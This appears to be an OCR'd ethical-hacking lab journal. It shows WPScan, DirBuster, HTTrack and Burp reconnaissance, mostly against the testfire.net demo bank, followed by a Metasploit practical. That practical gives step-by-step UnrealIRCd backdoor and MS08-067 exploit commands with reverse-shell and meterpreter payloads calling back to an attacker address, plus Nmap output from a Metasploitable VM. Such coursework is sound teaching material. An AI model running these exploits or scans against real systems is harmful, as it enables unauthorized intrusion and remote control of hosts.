

Found By: Query Parameter (Passive Detection)
- https://blogs.overandall.com/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.8.4
Confirmed By: Readme - Stable Tag (Aggressive Detection)
- https://blogs.overandall.com/wp-content/plugins/contact-form-7/readme.txt
[+] google-analytics-for-wordpress
Location: https://blogs.overandall.com/wp-content/plugins/google-analytics-for-wordpress/
Last Updated: 2024-12-13T14:49:00.000Z
[!] The version is out of date, the latest version is 9.2.4
Found By: Monster Insights Comment (Passive Detection)
Version: 8.1.0 (60% confidence)
Found By: Monster Insights Comment (Passive Detection)
- https://blogs.overandall.com/, Match: 'Google Analytics by MonsterInsights plugin v8.1.0 -'
[+] google-analytics-premium
Location: https://blogs.overandall.com/wp-content/plugins/google-analytics-premium/
Found By: Urls In Homepage (Passive Detection)
Confirmed By: Urls In 404 Page (Passive Detection)
Version: 8.1.0 (80% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- https://blogs.overandall.com/wp-content/plugins/google-analytics-premium/readme.txt
[+] wordpress-seo-premium
Location: https://blogs.overandall.com/wp-content/plugins/wordpress-seo-premium/
Last Updated: 2024-12-18T09:18:25.000Z
[!] The version is out of date, the latest version is 24.1
Found By: Comment (Passive Detection)
Version: 21.3 (80% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- https://blogs.overandall.com/wp-content/plugins/wordpress-seo-premium/readme.txt
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:20
[i] No Config Backups Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Sat Jan 4 08:43:09 2025
[+] Requests Done: 198
[+] Cached Requests: 6
[+] Data Sent: 50.946 KB
[+] Data Received: 22.741 MB
[+] Memory used: 293.223 MB
[+] Elapsed time: 00:00:40



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://testfire.net:80/
Scan Information \ Results - List View: Dirs: 8 Files: 10 \ Results - Tree View \ Errors: 1 \
Testing for dirs in /bank/ 3%
Testing for files in /bank/ with extention .html 3%
Testing for dirs in //admin/ 2%
Testing for files in //admin/ with extention .html 2%
Testing for dirs in /// 2%
Testing for files in /// with extention .html 2%
Testing for dirs in //bank/ 1%
Current speed: 36 requests/sec
(Select and right click for more options)
Average speed: (T) 30, (C) 29 requests/sec
Parse Queue Size: 0
Total Requests: 71303/2550547
Current number of running threads: 10
Change
Time To Finish: 23:44:51
Back Pause Stop Report
Starting dir/file list based brute forcing
/marcel.html



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://testfire.net:80/
Scan Information \ Results - List View: Dirs: 9 Files: 10 \ Results - Tree View \ Errors: 1 \
Type Found Response Size
Dir / 200 9560
File /index.jsp 200 155
File /login.jsp 200 155
File /feedback.jsp 200 155
File /subscribe.jsp 200 155
File /survey_questions.jsp 200 155
File /status_check.jsp 200 155
File /swagger/index.html 200 1716
File /search.jsp 200 7160
File /swagger/swagger-ui-bundle.js 200 935271
File /swagger/swagger-ui-standalone-preset.js 200 305722
Dir /admin/ 302 127
Dir // 200 155
Dir /bank/ 302 127
Current speed: 29 requests/sec
(Select and right click for more options)
Average speed: (T) 30, (C) 25 requests/sec
Parse Queue Size: 0
Total Requests: 72702/2833939
Current number of running threads: 10
Change
Time To Finish: 1 Day
Back Pause Stop Report
Starting dir/file list based brute forcing
///bank/a-z.html


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://testfire.net:80/
Scan Information Results - List View: Dirs: 11 Files: 10 Results - Tree View Errors: 2
Directory Stucture
Response Code
Response Size
/ 200 9560
index.jsp 200 155
login.jsp 200 155
feedback.jsp 200 155
subscribe.jsp 200 155
survey_questions.jsp 200 155
status_check.jsp 200 155
swagger ??? ???
search.jsp 200 7160
admin 302 127
bank 302 127
con 200 185
Current speed: 36 requests/sec
(Select and right click for more options)
Average speed: (T) 29, (C) 31 requests/sec
Parse Queue Size: 0
Total Requests: 108074/3400723
Current number of running threads: 10
Change
Time To Finish: 1 Day
Back
Pause
Stop
Report
Starting dir/file list based brute forcing
////admin/ne/


(kali㉿kali)-[~/testfire]
$ sudo httrack www.testfire.net -O testfire
There is an index.html and a hts-cache folder in the directory testfire/
A site may have been mirrored here, that could mean that you want to update it
Be sure parameters are ok
Press <Y><Enter> to confirm, <N><Enter> to abort
Y
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Sat, 04 Jan 2025 09:52:43 by HTTrack Website Copier/3.49-5 [XR&CO'2014]
mirroring www.testfire.net with the wizard help..
Done.17: www.testfire.net/survey_questions.jsp?step=email (7410 bytes) - OK
Thanks for using HTTrack!
(kali㉿kali)-[~/testfire]
$ cd testfire
(kali㉿kali)-[~/testfire/testfire]
$ ls
backblue.gif cookies.txt fade.gif hts-cache hts-log.txt index.html www.testfire.net


Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Site map Scope Issue definitions
Logging of out-of-scope Proxy traffic is disabled Re-enable
Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
https://testfire.net
Request Response
Pretty Raw Hex
GET / HTTP/1.1
Host: testfire.net
Inspector
Request attributes
Request headers
Response headers
Event log All issues
Memory: 102.5MB
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.
Business Credit Cards
Tasks
New scan
New live task
Filter
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
Capturing
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
Summary
Items added to site map
View site map
Task configuration
Task type: Live passive crawl
Scope: Proxy (all traffic)
Configuration: Add links. Add item itself, same doma scope.
Capturing
Task progress
Site map items added: 43
Responses processed: 10
Responses queued: 0
Task log


Burp Suite Community Edition v2024.10.3 - Temporary Project
New live task
Scan details
Scan configuration
Resource pool
Task type
Live audit (Pro version only)
Choose predefined task...
Live passive crawl
Tools scope
Select the tools whose traffic will be inspected to select items that are processed by the live task.
Proxy
Repeater
Intruder
URL scope
Define which items are processed by the live task, based on their URL.
Everything
Suite scope
Custom scope
Deduplication
Select whether items to be processed are deduplicated based on their URL and parameter names. Use this option to avoid processing the same item more than once.
Ignore duplicate items based on URL and parameter names
Cancel
Previous
Next
Save
Configuration name: deepcrawl
Live passive crawl
This type of live task analyses HTTP messages and adds entries to the Target site map. Choose which items to add to the site map based on their type and URL.
Types of item to add:
Links
Form submissions
URLs to add:
Everything
The item itself
Items on the same domain
URLs in scope
Suite scope
Custom scope
Save to library
Save
Cancel
Tasks
New scan
Filter
Capturing
Event log
All issues
Memory: 102.5MB
Memory: 114.5MB
Settings


Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp
Project
Intruder
Dashboard
Target
Tasks
New scan
Filter
Capturing
Settings
New live task
Scan details
Scan configuration
Resource pool
Scan configuration
Click Scan to start the scan using the default configuration. Alternatively, select one or more custom scan configurations. Burp Scanner applies any selected custom scan configurations in order, enabling you to fine-tune your scan.
Name
Functions
Built-in
deepcrawl
Live passive crawling
New ...
Up
Down
Edit
Delete
Import
Select from library
Cancel
Previous
Next
Save
Event log
All issues
Memory: 114.5MB

Practical No. 7

Aim – Practical on using Metasploit Framework for exploitation

Theory:
The key purpose of a penetration test is to exploit a data system and gain the credentials or direct access to the data of interest.
The **Metasploit** Framework (MSF) is an open-source tool designed to facilitate penetration testing. Written in the Ruby programming language, it uses a modular approach to facilitating exploits during the exploitation phase in cyber kill chain methodology.

[Steps]

1. Initialize the metasploit database using the command "sudo msfdb init".
2. Start metasploit using "sudo msfconsole" command.
3. Check metasploit database connection using command "db_status".
4. Initialize a workspace when working with multiple targets using "workspace –a <workspace_name>".
5. A. Attacking a target linux based operating system using Unreal IRCD attack e.g. Metasploitable:
    a. Scan the target using the command "db_nmap –vv –sC –Pn –p- <target_ip_address> —save", output is saved to "/root/.msf4/local/folder".
    b. Use the "services" command to see target's running services and their network details.
    c. Search for UnrealIRCD exploit using "search UnrealIRCD" and acquire additional information on the exploit using "info <index_number>".
    d. Use the command "use exploit/unix/irc/unreal_ircd_3281_backdoor" to instruct metasploit, to start configuring the exploit for attack. Observe that prompt changes from "msf" to "msf exploit(unix/irc/unreal_ircd_3281_backdoor)".
    e. Configure the exploit as follows:
        i. Set Remote host variable using "set rhosts <target_ip_address>" e.g. "set rhosts 10.0.2.5".
        ii. Set Remote port variable using "set rport <remote_port_number>" e.g. "set rport 6697".
        iii. Set Local host variable using "set lhost <system_ip_address>" e.g. "set lhost 10.0.2.4".
        iv. Set payload variable using "set payload <payload>" e.g. "set payload cmd/unix/reverse".
    f. Execute the attack using "exploit".

   B. Attacking a target windows based operating system using Net API exploit e.g. Windows XP.
    a. Search for ms08_067_netapi using "search ms08_067_netapi" and acquire additional information on the exploit using "info <index_number>".
    b. Use the command "use exploit/windows/smb/ms08_067_netapi" to instruct metasploit, to start configuring the exploit for attack. Observe that prompt changes from "msf" to "msf exploit(windows/smb/ms08_067_netapi)".
    c. Configure the exploit as follows:
        i. Set payload variable using "set payload <payload>" e.g. "set payload windows/meterpreter/reverse_tcp"
        ii. Set Remote host variable using "set rhosts <target_ip_address>" e.g. "set rhosts 10.0.2.15".

iii. Set Remote port variable using “set rport <remote_port_number>” e.g. “set rport 445”.
iv. Set Local host variable using “set lhost <system_ip_address>” e.g. “set lhost 10.0.2.4”.
v. Set Local port variable using “set lport <system_port_number>” e.g. “set lport 4444”.

d. Execute the attack using “exploit”.

Output:

```
msf6 > db_nmap -vv -sC -Pn -p- 10.0.2.5 --save
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.'
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-16 08:51 EST
[*] Nmap: NSE: Loaded 126 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 08:51
[*] Nmap: Completed NSE at 08:51, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 08:51
[*] Nmap: Completed NSE at 08:51, 0.00s elapsed
[*] Nmap: Initiating ARP Ping Scan at 08:51
[*] Nmap: Scanning 10.0.2.5 [1 port]
[*] Nmap: Completed ARP Ping Scan at 08:51, 0.05s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 08:51
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 08:51, 0.01s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 08:51
[*] Nmap: Scanning 10.0.2.5 [65535 ports]
[*] Nmap: Discovered open port 139/tcp on 10.0.2.5
[*] Nmap: Discovered open port 5900/tcp on 10.0.2.5
[*] Nmap: Discovered open port 3306/tcp on 10.0.2.5
[*] Nmap: Discovered open port 23/tcp on 10.0.2.5
[*] Nmap: Discovered open port 111/tcp on 10.0.2.5
[*] Nmap: Discovered open port 53/tcp on 10.0.2.5
[*] Nmap: Discovered open port 21/tcp on 10.0.2.5
[*] Nmap: Discovered open port 25/tcp on 10.0.2.5
[*] Nmap: Discovered open port 80/tcp on 10.0.2.5
[*] Nmap: Discovered open port 22/tcp on 10.0.2.5
[*] Nmap: Discovered open port 445/tcp on 10.0.2.5
[*] Nmap: Discovered open port 47578/tcp on 10.0.2.5
[*] Nmap: Discovered open port 8009/tcp on 10.0.2.5
[*] Nmap: Discovered open port 45709/tcp on 10.0.2.5
[*] Nmap: Discovered open port 8787/tcp on 10.0.2.5
[*] Nmap: Discovered open port 5432/tcp on 10.0.2.5
[*] Nmap: Discovered open port 1524/tcp on 10.0.2.5
[*] Nmap: Discovered open port 6000/tcp on 10.0.2.5
[*] Nmap: Discovered open port 2049/tcp on 10.0.2.5
[*] Nmap: Discovered open port 512/tcp on 10.0.2.5
[*] Nmap: Discovered open port 6667/tcp on 10.0.2.5
[*] Nmap: Discovered open port 2121/tcp on 10.0.2.5
[*] Nmap: Discovered open port 54681/tcp on 10.0.2.5
[*] Nmap: Discovered open port 513/tcp on 10.0.2.5
[*] Nmap: Discovered open port 1099/tcp on 10.0.2.5
[*] Nmap: Discovered open port 6697/tcp on 10.0.2.5
[*] Nmap: Discovered open port 8180/tcp on 10.0.2.5
[*] Nmap: Discovered open port 53253/tcp on 10.0.2.5
[*] Nmap: Discovered open port 514/tcp on 10.0.2.5
[*] Nmap: Discovered open port 3632/tcp on 10.0.2.5
[*] Nmap: Completed SYN Stealth Scan at 08:51, 2.75s elapsed (65535 total ports)
[*] Nmap: NSE: Script scanning 10.0.2.5.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 08:51
[*] Nmap: NSE: [ftp-bounce 10.0.2.5:21] PORT response: 500 Illegal PORT command.
[*] Nmap: NSE Timing: About 95.84% done; ETC: 08:52 (0:00:01 remaining)
```

```
[*] Nmap: |   METASPLOITABLE<20>   Flags: <unique><active>
[*] Nmap: |   WORKGROUP<00>        Flags: <group><active>
[*] Nmap: |   WORKGROUP<1e>        Flags: <group><active>
[*] Nmap: | Statistics:
[*] Nmap: |   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
[*] Nmap: |   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
[*] Nmap: |_  00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 08:53
[*] Nmap: Completed NSE at 08:53, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 08:53
[*] Nmap: Completed NSE at 08:53, 0.00s elapsed
[*] Nmap: Read data files from: /usr/share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 89.12 seconds
[*] Nmap: Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.622MB)
[*] Saved NMAP XML results to /root/.msf4/local/msf-db-nmap-20250116-6723-a8rm7b.xml
msf6 > services
Services
========

host      port   proto  name          state  info
----      ----   -----  ----          -----  ----
10.0.2.5  21     tcp    ftp           open
10.0.2.5  22     tcp    ssh           open
10.0.2.5  23     tcp    telnet        open
10.0.2.5  25     tcp    smtp          open
10.0.2.5  53     tcp    domain        open
10.0.2.5  80     tcp    http          open
10.0.2.5  111    tcp    rpcbind       open   2 RPC #100000
10.0.2.5  139    tcp    netbios-ssn   open
10.0.2.5  445    tcp    microsoft-ds  open   Samba smbd 3.0.20-Debian
10.0.2.5  512    tcp    exec          open
10.0.2.5  513    tcp    login         open
10.0.2.5  514    tcp    shell         open
10.0.2.5  1099   tcp    rmiregistry   open
10.0.2.5  1524   tcp    ingreslock    open
10.0.2.5  2049   tcp    nfs           open   2-4 RPC #100003
10.0.2.5  2121   tcp    ccproxy-ftp   open
10.0.2.5  3306   tcp    mysql         open
10.0.2.5  3632   tcp    distccd       open
10.0.2.5  5432   tcp    postgresql    open
10.0.2.5  5900   tcp    vnc           open
10.0.2.5  6000   tcp    x11           open
10.0.2.5  6667   tcp    irc           open
10.0.2.5  6697   tcp    ircs-u        open
10.0.2.5  8009   tcp    ajp13         open
10.0.2.5  8180   tcp                  open
10.0.2.5  8787   tcp    msgsrvr       open
10.0.2.5  45709  tcp    status        open   1 RPC #100024
10.0.2.5  47578  tcp    mountd        open   1-3 RPC #100005
10.0.2.5  53253  tcp    nlockmgr      open   1-4 RPC #100021
10.0.2.5  54681  tcp                  open
```

